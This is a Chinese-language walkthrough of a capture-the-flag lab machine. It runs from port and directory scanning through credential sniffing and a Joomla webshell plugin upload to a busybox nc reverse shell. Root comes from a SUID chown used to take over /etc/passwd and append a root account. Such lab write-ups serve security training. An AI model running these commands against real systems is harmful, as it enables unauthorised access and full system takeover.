

信息收集

服务探测

```

Completed ARP Ping Scan at 20:08, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:08
Completed Parallel DNS resolution of 1 host. at 20:08, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0,
TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:08
Scanning 192.168.60.174 [2 ports]
Discovered open port 22/tcp on 192.168.60.174
Discovered open port 80/tcp on 192.168.60.174
Completed SYN Stealth Scan at 20:08, 0.04s elapsed (2 total ports)
Nmap scan report for 192.168.60.174
Host is up, received arp-response (0.00071s latency).
Scanned at 2025-05-11 20:08:16 CST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:4F:F1:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
          Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

```

80端口开放，尝试枚举目录

```

Bash

> gobuster dir -u http://$ip -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt -t 50 -x php,html,zip,txt -b 404,403
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.60.174
[+] Method:                   GET
[+] Threads:                  50
[+] Wordlist:                 /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-big.txt
[+] Negative Status codes:   404,403
[+] User Agent:               gobuster/3.6
[+] Extensions:              php,html,zip,txt
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/media                         (Status: 301) [Size: 316] [--> http://192.168.60.174/media/]
/templates                     (Status: 301) [Size: 320] [-->
http://192.168.60.174/templates/]

```

```
/files                      (Status: 301) [Size: 316] [--> http://192.168.60.174/files/]
/index.php                  (Status: 200) [Size: 9098]
/modules                     (Status: 301) [Size: 318] [-->
http://192.168.60.174/modules/]
/images                      (Status: 301) [Size: 317] [-->
http://192.168.60.174/images/]
/plugins                     (Status: 301) [Size: 318] [-->
http://192.168.60.174/plugins/]
/includes                    (Status: 301) [Size: 319] [-->
http://192.168.60.174/includes/]
/language                    (Status: 301) [Size: 319] [-->
http://192.168.60.174/language/]
/README.txt                  (Status: 200) [Size: 5034]
/components                  (Status: 301) [Size: 321] [-->
http://192.168.60.174/components/]
/api                         (Status: 301) [Size: 314] [--> http://192.168.60.174/api/]
/cache                       (Status: 301) [Size: 316] [--> http://192.168.60.174/cache/]
/libraries                   (Status: 301) [Size: 320] [-->
http://192.168.60.174/libraries/]
/robots.txt                  (Status: 200) [Size: 764]
/tmp                          (Status: 301) [Size: 314] [--> http://192.168.60.174/tmp/]
/LICENSE.txt                 (Status: 200) [Size: 18092]
/layouts                     (Status: 301) [Size: 318] [-->
http://192.168.60.174/layouts/]
/administrator               (Status: 301) [Size: 324] [-->
http://192.168.60.174/administrator/]
/configuration.php          (Status: 200) [Size: 0]
/.htaccess                   (Status: 200) [Size: 6899]
/cli                          (Status: 301) [Size: 314] [--> http://192.168.60.174/cli/]
```

有个 `/administrator` 猜测是管理员后台

凭证泄露

浏览器访问一下

只有一篇文章，而且标题给了提示 `Listen Carefully` 仔细倾听

并且内容是 `Shark?`，很明显利用 `wireshark` 抓包

可以参考 [Vulnyx-Listen-Walkthrough | Pepster'Blog](#)

CASSIOPEIA

You are here: Home

Home

Listen Carefully.

Details
Written by: root
Category: Uncategorized
Published: 10 May 2025
Hits: 4
Shark ?

Main Menu

[Home](#)

Login Form

Username

Password


Remember Me

Log in

[Forgot your password?](#)


[Forgot your username?](#)

抓一下包，可以看到靶机每秒都会发个广播包



快捷键 **ctrl+shift+alt+u** 追踪 udp流


得到一组凭证 **root:00dae9e3052fb2255408182602383ce1**



尝试利用此凭证登录一下 [Joomla!](#) 的管理员后台

webshell plugin

查看能否上传php文件，并且搜寻相关版本有无CVE漏洞



无果，版本太新了，几乎就没啥漏洞

问群主要了个提示

p0dalirius/Joomla-webshell-plugin: 一个 webshell 插件和交互式 shell，用于对 Joomla 网站进行渗透测试。 [🔗](#)

原来此类cms也有类似于 [wordpress](#) 的插件功能

上传恶意的插件即可

找到 [扩展管理：扩展安装 – Maze-Sec – 后台]

(http://192.168.60.174/administrator/index.php?option=com_installer&view=install)

上传 /dist/joomla-webshell-plugin-1.1.0.zip 文件



Bash

```
> git clone https://github.com/p0dalirius/Joomla-webshell-plugin.git
Cloning into 'Joomla-webshell-plugin'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 33 (delta 4), reused 25 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (33/33), 3.21 MiB | 5.55 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

尝试执行一下命令，可以正常回显



Bash

```
> curl -s "http://$ip/modules/mod_webshell/mod_webshell.php" -X POST -d
?action=exec&cmd=id"
>{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-
data)\n","stderr":"","exec":"id"}%
```

尝试反弹shell

用户提权

监听端口

```
Bash

> curl -s "http://$ip/modules/mod_webshell/mod_webshell.php" -X POST -d
"action=exec&cmd=busybox nc 192.168.60.100 4444 -e /bin/bash"
> penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.60.100
► 🏠 Main Menu (m) 💀 Payloads (p) 🗑 Clear (Ctrl-L) ❌ Quit (q/Ctrl-C)
[+] Got reverse shell from X1-192.168.60.174-Linux-x86_64 😊 Assigned SessionID
<1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 🎉
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/Pepster/.penelope/X1~192.168.60.174_Linux_x86_64/2025_05_11-
20_26_43-354.log 📄

www-data@X1:$
```

信息收集一下

得知存在 `/opt/welcome.pass`，不过当前用户没权限读取

```
Bash

www-data@X1:/var/www/html$ find / -user welcome -type f 2>/dev/null
/opt/welcome.pass
www-data@X1:/var/www/html$ cat /opt/welcome.pass
cat: /opt/welcome.pass: Permission denied
```

传个 `linpeas.sh`

得知 `chown` 存在 `suid` 和 `sgid` 权限

```
Bash

www-data@X1:/tmp$
[!] Session detached ↴

(Penelope)-(Session [1])> upload .. toolkit/
[+] Upload OK /tmp/toolkit-fgjFcrAI
www-data@X1:/tmp$ cd toolkit-fgjFcrAI/
www-data@X1:/tmp/toolkit-fgjFcrAI$ ./linpeas.sh
=====
| Files with Interesting Permissions |
=====

| SUID - Check easy privesc, exploits and write perms
└ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
```

```
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 71K Feb 28 2019 /usr/bin/chown
-rwsr-xr-x 1 root root 47K Apr 6 2024 /usr/bin/mount  --->
Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr 6 2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr 6 2024 /usr/bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13 2022 /usr/bin/pkexec  --->
Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic CVE-2021-4034
-rwsr-xr-x 1 root root 179K Jan 14 2023 /usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd  ---> Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root messagebus 51K Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21 2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13 2022 /usr/libexec/polkit-agent-helper-1
```

██████ SGID

```
└ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root ssh 347K Dec 21 2023 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwsr-sr-x 1 root root 71K Feb 28 2019 /usr/bin/chown
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
```

尝试将 `welcome.pass` 文件隶属用户改为 `www-data`

```
www-data@X1:/tmp/toolkit-fgjFcrAI$ cd /opt/
www-data@X1:/opt$ ls -la
total 12
drwxr-xr-x 2 root      root      4096 May 10 04:38 .
drwxr-xr-x 19 root     root      4096 May 10 03:38 ..
-rwx----- 1 welcome   welcome   41 May 10 04:38 welcome.pass
www-data@X1:/opt$ chown www-data:www-data welcome.pass
www-data@X1:/opt$ ls -al
total 12
drwxr-xr-x 2 root      root      4096 May 10 04:38 .
drwxr-xr-x 19 root     root      4096 May 10 03:38 ..
```

```
-rwx----- 1 www-data www-data 41 May 10 04:38 welcome.pass
www-data@X1:/opt$ cat welcome.pass
welcome:1ec3832062818045522bf2503e9ead00
```

切换一下用户

```
www-data@X1:/opt$ su welcome
Password:
welcome@X1:/opt$
welcome@X1:/opt$ cd ~
welcome@X1:~$ ls -al
total 28
drwx----- 2 welcome welcome 4096 May 10 03:44 .
drwxr-xr-x 3 root      root    4096 Apr 11 22:27 ..
lrwxrwxrwx 1 welcome welcome   9 May 10 03:43 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile
-rw-r--r-- 1 welcome welcome   44 May 10 03:43 user.txt
-rw----- 1 welcome welcome  674 May 10 03:44 .viminfo
welcome@X1:~$ cat user.txt
flag{user-dcbbdea685e6fbab5d4f283b1fff1af6}
```

用户拥有sudo权限，可以执行 `cal`

```
welcome@X1:~$ sudo -l
Matching Defaults entries for welcome on X1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on X1:
    (ALL) NOPASSWD: /usr/bin/cal
welcome@X1:~$ /usr/bin/cal -h
Usage: cal [general options] [-jy] [[month] year]
        cal [general options] [-j] [-m month] [year]
        ncal -C [general options] [-jy] [[month] year]
        ncal -C [general options] [-j] [-m month] [year]
        ncal [general options] [-bhJjpwySM] [-H yyyy-mm-dd] [-s country_code]
        [[month] year]
        ncal [general options] [-bhJeoSM] [year]
General options: [-31] [-A months] [-B months] [-d yyyy-mm]
```

Root 提权

不过这明明是个显示日历的，好像并没有什么提权方案

哎呀，前边chown不是有suid权限吗，直接改passwd文件不就可以了

```
● ● ● Bash
welcome@X1:~$ chown welcome:welcome /etc/passwd
welcome@X1:~$ ls -al /etc/passwd
-rw-r--r-- 1 welcome welcome 1450 May 10 03:09 /etc/passwd
welcome@X1:~$ echo 'primary:zSZ7Whrr8hgwY:0:0::/root:/bin/bash' >>/etc/passwd
welcome@X1:~$ su primary
Password:
root@X1:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@X1:/home/welcome# cat /root/root.txt
flag{root-72c0cd908b77fd5a4d0c988f7e002431}
root@X1:/home/welcome#
```